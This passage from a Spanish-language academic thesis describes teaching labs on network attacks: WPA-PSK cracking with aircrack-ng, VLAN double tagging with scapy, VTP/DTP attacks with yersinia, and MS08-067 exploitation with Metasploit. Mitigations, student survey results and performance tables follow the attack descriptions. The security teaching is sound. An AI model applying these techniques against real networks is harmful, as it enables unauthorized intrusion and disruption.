


Figura 4.4: Esquema de conexión de la red bancos

La seguridad de la red inalámbrica fue configurada con el protocolo de autenticación WPA, su clave de acceso tenía seguridad baja y a pesar de que la única computadora que se conectaba a la red era la de la sala exclusiva para clientes, el enrutador inalámbrico permitía la conexión de cualquier máquina y propagaba su SSID. En la máquina atacante se conectó la tarjeta inalámbrica ClippergN High Power USB Adapter, HP80211G-UA5, como se muestra en la figura 4.5.




Figura 4.5: Esquema de conexión del ataque a la red bancos

La principal vulnerabilidad de WPA-PSK no se encuentra en el algoritmo de cifrado sino en la fortaleza de la clave utilizada. Para explotar esta vulnerabilidad colocamos la tarjeta inalámbrica en modo promiscuo y capturamos el apretón de manos, luego mediante aircrack-ng obtuvimos la clave pre-compartida realizando un ataque de fuerza bruta a través de diccionarios. Ingresando esta clave cualquier cliente inalámbrico se puede conectar a la red.

4.3.2. Mitigación del ataque

Migrar al protocolo de seguridad WPA2, no constituye una solución si la clave usada para la autenticación continua siendo débil, por lo que lo más importante fue colocar una clave segura que contenga números, letras, caracteres especiales, espacios y que sea lo más extensa posible, luego de tomar esta medida, realizamos dos configuraciones adicionales que son apropiadas para la red en estudio, esto es, desactivar el SSID ya que la red no necesitaba publicar su existencia debido a que el único dispositivo que debería conectarse es el que se encuentra en la sala exclusiva para clientes y realizamos un filtrado de direcciones MAC que permitía únicamente la conexión del dispositivo antes mencionado.

4.4. Doble etiquetado de VLAN

En la práctica se enviaron paquetes entre VLAN distintas, sin que exista un dispositivo de capa tres que realice el cambio de etiqueta, la herramienta utilizada fue scapy.

4.4.1. Escenario de la práctica

La red correspondía a un centro educativo, donde existían el departamento de administración y el departamento estudiantil, el administrador tenía comunicación constante con el servidor académico, mientras los estudiantes se comunicaban entre ellos, como se muestra en la figura 4.6.




Figura 4.6: Esquema de conexión de la red centro educativo.

El centro educativo tenía dos conmutadores con una cantidad de puertos designada para cada departamento, el grupo de puertos libres estaba configurado de forma predeterminada y sin seguridad, por lo que cualquier persona no autorizada podía conectarse y pertenecer a la

red. La máquina atacante en este caso fue un equipo de la VLAN estudiante. Los dos escenarios efectivos para el ataque fueron: la suplantación de la identidad del conmutador y el doble etiquetado de VLAN. En el primer caso establecimos un enlace troncal y enviamos un paquete creado con scapy con la etiqueta de la VLAN víctima, y en el segundo caso, construimos un paquete con doble etiqueta, la primera de la VLAN víctima y la segunda de la VLAN nativa y lo enviamos al conmutador, éste a su vez lo transmitió hacia las computadoras de la VLAN víctima.

4.4.2. Mitigación del ataque

La mitigación del ataque consistió en configurar los puertos libres en modo acceso y asignarlos a una VLAN distinta a la nativa y a las de datos, además colocamos seguridad al cada puerto, desactivamos la negociación DTP y colocamos como VLAN nativa una VLAN que no se utilice para otro propósito. Los comandos de esta mitigación se encuentran especificados en el Anexo C.

4.5. Vulnerando el protocolo VTP

En la práctica se explotaron las vulnerabilidades de los protocolos DTP y VTP. La herramienta utilizada para realizar los ataques fue yersinia.

4.5.1. Escenario de la práctica

La red correspondía a un centro de estudios en el cual existían dos departamentos estudiantes y docentes, los estudiantes realizaban reportes y se comunicaban entre ellos, el docente recogía los reportes y los enviaba al servidor FTP, como se muestra en la figura 4.7.




Figura 4.7: Esquema de conexión de la red centro de estudios

La red tenía configurado el protocolo VTP para administrar de forma automatizada las VLAN, los puertos que no eran utilizados en los enrutadores se encontraban encendidos y no tenían configuraciones de seguridad, además éstos conservaban sus configuraciones predeterminadas. La intrusión afectó únicamente a la VLAN 10 provocando denegación de servicio entre los equipos que pertenecían a esta VLAN, conectamos la máquina atacante al servidor VTP como se muestra en la figura 4.8.




Figura 4.8: Esquema de conexión del ataque a la red centro de estudios

En el caso de los conmutadores usados en la red centro de estudios, los puertos se encontraban en modo dynamic auto, por lo que mediante mensajes DTP falsos a través de

yersinia, establecimos un enlace troncal entre la máquina atacante y el servidor VTP, luego con la misma herramienta enviamos mensajes VTP falsos indicando que la VLAN 10 ha sido borrada, el servidor del centro de estudios recibió esta información y envió actualizaciones al cliente, de esta manera la VLAN 10 fue borrada de ambos dispositivos.

4.5.2. Mitigación del ataque

Para mitigar este ataque colocamos los puertos en modo acceso, desactivamos la negociación troncal en los puertos de todos los conmutadores, aplicamos configuraciones de seguridad como: limitar la cantidad de direcciones MAC y configurar el comportamiento del puerto ante una violación de seguridad, creamos una VLAN distinta para los puertos libres, al tratarse de una red pequeña no es necesario el protocolo VTP así que fue desactivado, en caso de conservarse se debe configurar una contraseña segura en el protocolo VTP aunque ésta por sí sola no es una medida

de seguridad efectiva. Los comandos de estas configuraciones se encuentran en el Anexo C

4.6. Desbordamiento de buffer

En la práctica se realizó el ataque de desbordamiento de buffer utilizando la herramienta Metasploit para explotar las vulnerabilidades del sistema operativo Microsoft Windows XP Professional service pack 3.

4.6.1 Escenario de la práctica

La red correspondía a una inmobiliaria donde existían tres departamentos gerencia, recepción (cliente FTP) y servidor de archivos (servidor FTP). El gerente se comunicaba siempre con el servidor para enviar informes de estados de cuenta, mientras la recepcionista también se conecta al servidor a subir sus reportes, como se muestra en la figura 4.9.




Figura 4.9: Esquema de conexión de la red inmobiliaria

La red constaba de un enrutador que no tenía filtrada la comunicación entre ningún departamento y un conmutador que tenía configuradas tres VLAN, que son gerente, servidor y recepcionista. Los equipos finales tenían como sistema operativo Windows XP SP3 el mismo que presenta una vulnerabilidad en el servicio SMB del puerto 445 denominada MS08-067 [49] , que permite que exista un desbordamiento de buffer para utilizar el control remoto que llama a ese procedimiento. Utilizamos la máquina de la recepcionista como atacante, y dos códigos de explotación de metasploit la carga Shell que nos permitió

obtener una sesión activa en la máquina del gerente y la carga meterpreter con la que conseguimos tomas de la pantalla del escritorio del gerente y observamos lo que estaba digitando.

4.6.2. Mitigación del ataque

Para mitigar este ataque configuramos en el enrutador listas de control de acceso mediante las cuales limitamos la comunicación entre los departamentos y bloqueamos el tráfico generado desde la máquina atacante hasta la máquina víctima por el puerto 445 de TCP usado por los códigos de explotación del ataque. Protegimos los dispositivos finales con antivirus y cortafuegos. Los comandos de estas configuraciones se encuentran en el Anexo C.

CAPÍTULO 5

5. ANÁLISIS DE RESULTADOS

Las encuestas fueron diseñadas para medir el conocimiento adquirido por los estudiantes al finalizar la práctica. Establecimos una clasificación para los estudiantes de acuerdo su promedio académico, debido a que estos datos serán tomados en cuenta para un análisis posterior, en la figura 5.1 mostramos la clasificación que va desde un nivel inicial hasta un nivel excelente. Por otra parte, los datos obtenidos en las pruebas de rendimiento tomadas en los dispositivos de red intermedios y finales (que pueden observarse en el Anexo D) demuestran el efecto que provoca el ataque realizado.



Figura 5.1: Clasificación del nivel académico de la muestra

5.1 Práctica de envenenamiento ARP

La muestra estuvo constituida por estudiantes de las materias de conmutación y enrutamiento II y tecnologías de redes WAN impartidas en la Escuela Superior Politécnica del Litoral a las carreras de Ingeniería en Telemática; y Licenciatura en redes y Sistemas Operativos.

5.1.1. Análisis de encuestas y desempeño de la red

Realizamos el análisis de las encuestas en la etapa previa y posterior al ataque, para luego comparar los resultados y medir el cambio en el progreso del conocimiento de los

estudiantes. En esta sección también se analiza el desempeño de la red tanto en dispositivos finales como en intermedios para comparar el rendimiento antes y después del ataque respectivamente.

Encuesta previa a la práctica

La encuesta previa a la práctica se realizó a dos grupos de estudiantes, el primero constaba de quince estudiantes de la materia conmutación y enrutamiento II (en adelante referida como muestra A) quienes en su mayoría tenían un nivel académico en desarrollo y excelente; y el segundo a dieciséis estudiantes que cursaban la materia tecnologías de redes WAN (en adelante referida como muestra B) quienes en su mayoría tenían un nivel académico desarrollado. Los resultados de las encuestas se muestran en la figura 5.2 y fueron los siguientes: desconocían las vulnerabilidades de la capa de acceso: muestra A 66.00% y muestra B 53.33%; conocían que los puertos del conmutador habilitados con las configuraciones predeterminadas son vulnerables a ataques: muestra A

33.34% y muestra B 46.67%; conocían el ataque de envenenamiento ARP: muestra A 20.00% y muestra B 13.33%; no conocían las medidas básicas de seguridad a nivel de capa dos: muestra A 14.00% y muestra B 15.00%.




Figura 5.2: Resultados de encuestas previas al ataque

Encuesta posterior a la práctica

En esta encuesta también se mide la comprensión, estructura y organización del documento de soporte que contiene todos los pasos de la práctica y que fue proporcionada al estudiante. En términos generales las preguntas de la encuesta están dirigidas a medir

conocimientos técnicos acerca de las vulnerabilidades y la seguridad relacionada con el ataque en estudio. Los resultados de la encuesta se muestran en la figura 5.3 y estos son: manifestaron que la práctica fue de fácil lectura y comprensión, y la consideran didáctica: muestra A 100.00% y muestra B 100.00%; sostuvieron que el tiempo empleado fue el adecuado: muestra A 93.33% y muestra B 100.00%; desconocían las vulnerabilidades de la capa de acceso: muestra A 33.34% y muestra B 6.25%; conocían el ataque de envenenamiento ARP: muestra A 44.00% y muestra B 56.25%; conocían las medidas de seguridad para mitigar este ataque: muestra A 66.66%, y muestra B 75.00%.

Desempeño de la red

La red transmitía datos del cliente FTP (PC1) al servidor FTP (PC2). En la tabla IV podemos apreciar que la mayor variación con respecto a la línea base se observa en la comunicación entre cliente y servidor, ya que en los dispositivos intermedios los resultados se mantienen. La

transferencia de un archivo demoró 4.16 minutos en condiciones normales, durante el ataque este valor se incrementó a 14.00 minutos y luego del ataque el tiempo de transferencia se redujo a 3.23 minutos.




Figura 5.3: Resultados de encuestas posteriores al ataque

Tabla IV: Resultados del desempeño de la red en envenenamiento ARP

Equipo	Acción	Antes		Durante		Después	
		Tiempo de respuesta (ms)	% paquetes perdidos	Tiempo de respuesta (ms)	% paquetes perdidos	Tiempo de respuesta (ms)	% paquetes perdidos
PC1	Ping PC2	14	0	17	3.92	7	0.68
R1	Ping R2	997	0.27	997	0.27	997	0.27
R2	Ping R1	997	0.27	997	0.27	998	0.27
R1	Ping S1	7	0.01	7	0.01	7	0.01
S1	Ping R1	8	0.01	8	0.01	8	0.01

Con respecto al rendimiento de los dispositivos finales se tomaron 20 valores de uso de memoria y procesador cada segundo, en la tabla VI se observan los resultados del promedio de todos los valores obtenidos durante la prueba.

Tabla V: Resultados del desempeño de los dispositivos finales

Equipo	Antes			Después		
	% Uso del procesador	% Uso de la memoria RAM	Cantidad de procesos	% Uso del procesador	% Uso de la memoria RAM	Cantidad de procesos
PC1	0.33	16.70	28	0.39	16.60	28
PC2	15.68	20.60	N/A	16.23	21.50	N/A

5.1.2. Comparativa entre encuestas y desempeño de la red

Establecemos la comparativa entre las encuestas tomadas a los estudiantes antes y después de la práctica, también en el desempeño de la red en los escenarios planteados antes, durante y después del ataque; finalmente en los dispositivos finales antes y después del ataque de envenenamiento ARP. La estructura de esta comparativa se replicará a los siguientes ataques con la misma forma de análisis (encuestas, desempeño de la red y rendimiento de dispositivos finales).

Los resultados de las encuestas se muestran en la figura 5.4 donde observamos una diferencia significativa entre los porcentajes obtenidos antes de la práctica con respecto a los que se obtuvieron una vez culminada la misma. El porcentaje de alumnos que conocía las vulnerabilidades tuvo un incremento: en la muestra A del 33.32% y en la muestra B del 47.08%. El porcentaje de alumnos que conocía el ataque de envenenamiento ARP tuvo un incremento: en la muestra A del 26.67% y en la muestra B del 42.92%. El porcentaje de alumnos que conocía la mitigación del ataque tuvo un incremento en la muestra A del 52.66% y en la muestra B se mantuvo en 75%.




Figura 5.4: Progreso en el conocimiento de las muestras

El desempeño de la red se muestra en la tabla VI donde se aprecia la variación del tiempo de respuesta y la pérdida de paquetes de la red en las etapas durante y después del ataque con respecto a su línea base, podemos observar que existe un aumento considerable en el tiempo de respuesta durante el ataque y un leve incremento en la pérdida de paquetes, esto se debe a que en esta etapa se añade a la topología un dispositivo en medio de la comunicación cliente-servidor, haciendo que el tiempo de recorrido de los datos aumente y la cantidad de paquetes enviados sea menor. En los dispositivos intermedios no existe variación con respecto a la línea base.

Tabla VI: Comparación del desempeño de la red con respecto a la línea base ataque envenenamiento ARP

	Durante el ataque	Estado de variación	Después del ataque	Estado de variación
Tiempo de respuesta	21.42%	aumento	50.00%	disminución
Pérdida de paquetes	3.92%	aumento	0.68 %	aumento

En cuanto al rendimiento de los dispositivos finales podemos observar las figuras 5.5 y 5.6 donde se muestran las gráficas del uso del procesador con respecto al tiempo

antes y después del ataque, tanto en el cliente como en el servidor FTP. El porcentaje que se indica con la línea naranja en cada gráfica corresponde al porcentaje promedio del uso del procesador antes del ataque, se aprecia que no existe una variación significativa en cada escenario, los picos más altos están en valores aproximados, es decir que el uso del procesador no se incrementa significativamente después del ataque. En el cliente FTP se evidencia un aumento en el porcentaje de uso del procesador del 0.07% y en el uso de la memoria RAM una disminución del 0.10%. En el servidor el incremento del uso del procesador fue del 0.55% y en el caso de la memoria del 0.95%.



Figura 5.5: Uso del procesador cliente FTP
a) Antes del ataque; b) Después del ataque




Figura 5.6: Uso del procesador servidor FTP
a) Antes del ataque; b) Después del ataque

5.1.3. Conclusiones

En las encuestas se demostró que la mejora del conocimiento de los estudiantes depende en gran medida de su nivel académico ya que las muestras con niveles en desarrollo, desarrollado y excelente presentaron un progreso del 50.00% y en otros casos superaron este valor, este incremento depende también de los siguientes factores: la estructura de la práctica, capacidad de adquirir nuevos conocimientos y el entorno en el cual se desarrolla. Los resultados fueron favorables dado que los objetivos planteados al inicio se cumplieron con éxito demostrando la factibilidad de la práctica.

El ataque de envenenamiento ARP afecta la comunicación entre cliente y servidor, ya que los resultados obtenidos confirman el incremento de la latencia de los paquetes debido a que se añade un dispositivo a la transferencia de los archivos, triplicando los tiempos de respuesta y haciendo deficiente la comunicación. El ataque afecta el desempeño de la red sólo durante su ejecución, ya que finalizado el mismo la red vuelve a su desempeño normal como se muestra en la tabla V. El ataque no altera el funcionamiento de los dispositivos intermedios ya que no hubo variaciones con respecto a la línea base en los tiempos de respuestas y cantidad de paquetes perdidos. El ataque no compromete el rendimiento de los dispositivos finales que participan, debido a que la variación de sus porcentajes de uso de memoria y de procesador no llega al 1.00% por lo que se consideran despreciables.

5.2. Práctica de vulnerando el protocolo WPA

La muestra estuvo constituida por estudiantes de las materias de conmutación y enrutamiento II y tecnologías de redes WAN

impartidas en la Escuela Superior Politécnica del Litoral a las carreras de Ingeniería en Telemática; y Licenciatura en redes y Sistemas Operativos.

5.2.1 Análisis de encuestas y desempeño de la red

Primero se estudiaron las encuestas tomadas al estudiante en la etapa previa y posterior al ataque; finalmente se analizó el desempeño de la red.

Encuesta previa a la práctica

La encuesta se realizó a dos grupos, el primero constaba de veinte estudiantes de la materia conmutación y enrutamiento II (en adelante referida como muestra C) quienes en su mayoría tenían un nivel académico en desarrollo y el segundo a quince estudiantes que cursan la materia tecnologías de redes WAN (en adelante referida como muestra D) quienes en su mayoría tenían un nivel académico desarrollado. Los datos obtenidos con las dos muestras se aprecian en la figura 5.7 y los resultados fueron

los siguientes: conocían las vulnerabilidades del protocolo WPA: muestra C 10.00% y muestra D 55.67%; conocían los elementos de una clave segura: muestra C 55.00% y muestra D 72.00%; habían realizado cambios en las configuraciones de seguridad de un enrutador inalámbrico: muestra C 40.00% y muestra D 100.00%; la configuración de seguridad menos conocida fue: muestra C desactivar el SSID 5.00% y muestra D cambiar el protocolo de seguridad 13.33%.




Figura 5.7: Resultados de encuestas previas al ataque

Encuesta posterior a la práctica

En la encuesta posterior al ataque se complementan las preguntas de carácter técnico con algunas preguntas sobre la estructura y organización del documento de soporte que le fue proporcionado para llevar a cabo la práctica. Los resultados obtenidos se aprecian en la figura 5.8, y fueron los siguientes: manifestaron que la práctica fue de fácil lectura y comprensión: muestra C 100.00% y muestra D 100.00%; catalogaron a la práctica como didáctica: muestra C 100.00% y muestra D 93.33%; conocían los elementos de una clave segura: muestra C 90.00% y muestra D 100.00%; conocían las vulnerabilidades del protocolo WPA: muestra C 75.00% y muestra D 60.00%; aprendieron las medidas de seguridad para mitigar el ataque: muestra C 70.00% y muestra D 73.00%.

